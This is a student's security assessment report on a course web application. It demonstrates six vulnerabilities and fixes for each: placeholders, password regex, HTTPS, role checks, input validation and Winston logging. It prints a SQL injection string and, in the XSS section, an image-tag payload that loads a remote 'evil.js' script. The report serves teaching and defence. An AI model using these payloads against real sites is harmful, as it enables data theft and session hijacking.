A picture containing text, gear

Description automatically generated

**ESDE CA1**

**Web Application Security Assessment Report**

**DIT/FT/2A/05**

**Bryan Yang Xi (P2026648)**

**Due: 27th June**

**Table of Contents:**

**Overview**

**1. Vulnerability 1 - Injection (SQL Injection)**

1.1 Introduction

1.2 Demonstration with Tools and Methods

1.3 Impact

1.4 Recommendations

1.5 Solutions

**2. Vulnerability 2 - Broken Authentication**

2.1 Introduction

2.2 Demonstration with Tools and Methods

2.3 Impact

2.4 Recommendations

2.5 Solutions

**3. Vulnerability 3 - Sensitive Data Exposure**

3.1 Introduction

3.2 Demonstration with Tools and Methods

3.3 Impact

3.4 Recommendations

3.5 Solutions

**4. Vulnerability 4 - Broken Access Control**

4.1 Introduction

4.2 Demonstration with Tools and Methods

4.3 Impact

4.4 Recommandations

4.5 Solutions

**5. Vulnerability 5 - XSS**

5.1 Introduction

5.2 Demonstration with Tools and Methods

5.3 Impact

5.4 Recommendations

5.5 Solutions

**6. Vulnerability 6 - Insufficient Logging & Monitoring**

6.1 Introduction

6.2 Demonstration with Tools and Methods

6.3 Impact

6.4 Recommandations

6.5 Solutions

**7. Code Review and Improvements**

7.1 Problems

7.2 Impact

7.3 Solutions

**Overview**

The website was found to be vulnerable to hacking attempts as it lacks secure coding to prevent the stealing of data or any form of access and data compromise. In this report, I list out the 6 most pressing vulnerabilities that are found on the website and how they can be exploited and the impact that will cause if left unfixed. Finally, I worked up the solutions and explained how and why they work in resolving the issues at hand.

1. **Vulnerability 1 - Injection (SQL Injection)**

1.1 **Introduction**

**SQL injection** is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve.

1.2 **Demonstration With Tools and Methods**

By typing ' OR '1'='1 into the search bar of the check submission or manage user, the hacker is actually setting the criteria as “TRUE” as 1 is equals to 1. Therefore, it calls for all the data relevant to our search as shown below.

Check Submissions:

Graphical user interface, application

Description automatically generated

1.3 **Impact**

The names of the database are revealed in the “Network” of the ‘Inspect tool’ when the hacker right clicks the website page. The data in the entire table is able to be seen, including potentially sensitive data. This leaves the database vulnerable as the hacker is able to hack data more precisely since they know the names to call from the database when hacking a second time.

Text, letter

Description automatically generated

1.4 **Recommendations**

1.4.1 Placeholders

With MySQL query() functions, we can check through if the user input matches any input in our database using the ‘?’ placeholder in the SQL statement when we run the query so that the web browser does not blindly accept inputs by the user.


1.5 **Solutions**

1.5.1 Placeholders

Code **Before** Fix:

Text

Description automatically generated

Code **After** fix:

Graphical user interface, application, website

Description automatically generated

The hacker is no longer able to see the entire table.

Since ‘OR ‘1’=’1 no longer works. The hacker is not able to use the inspect tool to check the database names and value in “Network”.

1. **Vulnerability 2 - Broken Authentication**

2.1 **Introduction**

Authentication is “broken” when attackers are able to compromise passwords, keys or session tokens, user account information, and other details to assume user identities. Due to poor design and implementation of identity and access controls, the prevalence of broken authentication is widespread.

2.2 **Demonstration With Tools and Methods**

By simply setting the password as “a” the system allows the account to be created. The account can be compromised very easily by repeatedly guessing the passwords until the right one is achieved. Given the simplicity of the password, account hacking will be swift.

**Graphical user interface, application, chat or text message

Description automatically generated**

2.3 **Impact**

Accounts that are created using weak and simple passwords are more likely to be hacked into with bruteforce(password guessing bot) as bruteforce is able to guess swiftly and go through different passwords combination with speed. Data can then be stolen and be used for malicious purposes

2.4 **Recommendations**


2.4.1 Using Regex to set strong passwords.

Regex can set password requirements to be met. Example number of characters, uppercase, lowercase, numbers, etc.

2.5 **Solutions**

2.5.1 Using Regex to set strong passwords.

We can fix this using Regex by setting the requirements: Minimum 8 characters, at least one uppercase, one lowercase, one number and one special symbol. This forces the user to set stronger passwords which are harder for hackers to crack the correct password.

****

Now, users must set a strong password in order to register an account.

Graphical user interface, text, application

Description automatically generated

After meeting password requirements.

Graphical user interface, text, application, email, website

Description automatically generated

1. **Vulnerability 3 - Sensitive Data Exposure**

3.1 **Introduction**

Sensitive data exposure occurs as a result of not adequately protecting a database where information is stored. This might be a result of a multitude of things such as weak encryption, no encryption, software flaws, or when someone mistakenly uploads data to an incorrect database.

Different types of data can be exposed in a sensitive data exposure. Banking account numbers, credit card numbers, healthcare data, session tokens, Social Security number, home address, phone numbers, dates of birth, and user account information such as usernames and passwords are some of the types of information that can be left exposed.

3.2 **Demonstration With Tools and Methods**

Email and password are keyed and the submit button is pressed.

**Graphical user interface, application

Description automatically generated**

Right click to open the “Inspect” tool and select “Application” then go to “Local Storage”, token information is all readily available however this should not be the case.

**Graphical user interface, text, application, email

Description automatically generated**

3.3 **Impact**

Because JWTs are used to identify the client, if one is stolen or compromised, an attacker has full access to the user's account in the same way they would if the attacker had instead compromised the user's username and password. The hacker could then do whatever he wants with the account and the information it stores.

3.4 **Recommendations**

3.4.1 Using SSL certificate(HTTPS)

This secures data that are in transit from server to browser. Does not allow anyone to see the data while in transit.

3.5 **Solutions**

3.5.1 Using HTTPS

Changing the app.listen() in index.js to httpsServer to enable HTTPS(SSL certificate) to be used for our localhost website

Text

Description automatically generated

Change the location of all pages from ‘http://localhost:5000’ to ‘https://localhost:5000’ so that the all pages are connected together

Text

Description automatically generated

The key.pem and cert.pem needed for the SSL certificate integration.

**Graphical user interface, application

Description automatically generated**

Now when logging, the inspect tool’s application site shows no data. The data in transit is now secured and hidden away.

Graphical user interface, text, application, email

Description automatically generated

**\*The Webpage was used in Firefox as only firefox allows secure Localhost SSL certificates**

1. **Vulnerability 4 - Broken Access Control**

4.1 **Introduction**

Broken access control vulnerabilities exist when a user can in fact access some resource or perform some action that they are not supposed to be able to access.

4.2 **Demonstration With Tools and Methods**

Admin Logging in.

Graphical user interface, application

Description automatically generated

Hacker copies admin URL.

Graphical user interface, application

Description automatically generated

Hacker then logs in as his own user.Graphical user interface, application

Description automatically generated

Hacker pastes admin URL that he stole into his own URL at users.

Graphical user interface, application, website

Description automatically generated

Hackers’ user account now has access to admin routes and privileges.Graphical user interface, application

Description automatically generated

4.3 **Impact**

The regular user now has the ability to update and change account information as he wishes. They are even able to change an admin’s account and role. With such heavy privilege altering capabilities being available to the hacker, the site is being compromised and may very well mess up the system.Graphical user interface, application, Teams

Description automatically generated

4.4 **Recommandations**

4.4.1 Checking User Role

Running a check for the user role to see if the user has permission to the privileges the user is trying to access.

4.5 **Solutions**

4.5.1 Checking User Role

By inputting the below code, we are effectively running a check for the user role in the page itself when it is reloaded in any instance, example in our case if the url has been replaced and page is reloaded, the web page runs a check for user role and if the role is not admin, it sends an alert to the page and redirects the user back to the login. This prevents the hacker from accessing admin routes and rights without the admin account.

Code is placed in 3 instances of admin rights. **admin\_check\_user\_submission.js, admin\_manage\_user, admin\_update\_user.**

Text

Description automatically generated

1. **Vulnerability 5 - XSS**

5.1 **Introduction**

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

5.2 **Demonstration With Tools and Methods**

The attacker employs the use of Reflected XSS. The attacker starts by logging into the system and goes page where you send an email invite a friend.

Graphical user interface, text, application, email

Description automatically generated

The hacker types **<imgsrc=1onerror="s=document.createElement('script');s.src=' //xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"**

in the “Name” field and submits it and the page goes haywire.

A picture containing background pattern

Description automatically generated

5.3 **Impact**

As shown in the pictures above and below, the web browser is rendered completely unusable.

**Text

Description automatically generated**

5.4 **Recommendations**

5.4.1 Input Validation & Output Sanitization

**Validation**checks if the input meets a set of criteria such as no special symbols, etc. **Sanitization**modifies the input to ensure that it fit the criterias.

5.5 **Solutions**

5.5.1 Input Validation & Output Sanitisation

This first step intercepts the data and ensures that it conforms to a certain format through Regular Expressions, returning an error if it does not.

Text

Description automatically generated

Now, if the attacker tries to submit an invitation with an invalid email or name, it will not work.

Graphical user interface, application

Description automatically generated

1. **Vulnerability 6 - Insufficient Logging & Monitoring**

6.1 **Introduction**

Monitoring and Logging helps to keep track of activities happening in the system. This can be used to detect hacking attempts by logging and reporting any suspicious activities. Without this feature, the security of the system is greatly compromised.

6.2 **Demonstration With Tools and Methods**

Depicted in the picture below, a hacker is able to guess the passwords any number of times he wants. This is susceptible to hacking systems that uses brute forces and we would have no solution to stop them.**Graphical user interface, text, application

Description automatically generated**

6.3 **Impact**

The hacker would be able to try and try again to get the password correct eventually as the system is unable to monitor such activities. No counter measures has been put in place. This will cause a data breach and ruin the site for the users.

6.4 **Recommendations**

6.4.1 Winston Logger

By Winston Logger we can check for any suspicious activities involving wrong incorrect authentication.

6.5 **Solutions**

Code After Fix

6.5.1 Winston Logger

What this does is that whenever a wrong password is keyed into the password field, a log and notice pops up in the terminal to inform whoever is handling the system that a failed authentication has occurred. In this case, if a hacker were to attempt to guess the password, the system would log it and send a notice which will return a heavier monitor on the suspicious activity.

Text

Description automatically generated

Text

Description automatically generated

1. **Code Review and Improvements**

7.1. **Problems**

1. There are multiple developers working on the same node JS project. However, the problem arises in their coding style as they do not have a standardized way of returning JSON data. As such the code can get more complex than it has to be and will introduce a lot more errors that will need to be rectified after. The maintenance of the code will also be more troublesome as the developers would be unable to adjust and edit the codes that other developers wrote due to conflicting styles.

2. Very bad error handling techniques is seen inside the project. As a result, attackers who uses automated tools will "hang" or "crash" the hosted project in many ways, rendering the webpage unusable.

7.2. **Impact**

This will cause maintenance to be very troublesome in two ways. Hackers can cause more crashes and result in the need of more maintenance in order to fix the issues, the other would be that the developers will take longer time to rectify the problems as they can only fix the codes they have written as they are unfamiliar with the coding style of another developer. This will cause user satisfaction and the overall trust and faith in the website to decrease.

7.3. **Solutions**

7.3.1 Using Promise to code

Using Promise as a standardised way of coding and error handling.

What Promise does is that it does not immediately return errors by submitting the final value. Instead, it holds onto the value and promises to supply the value at some point in the future.

*Example of Promise in fileService.js*

Text

Description automatically generated

**END**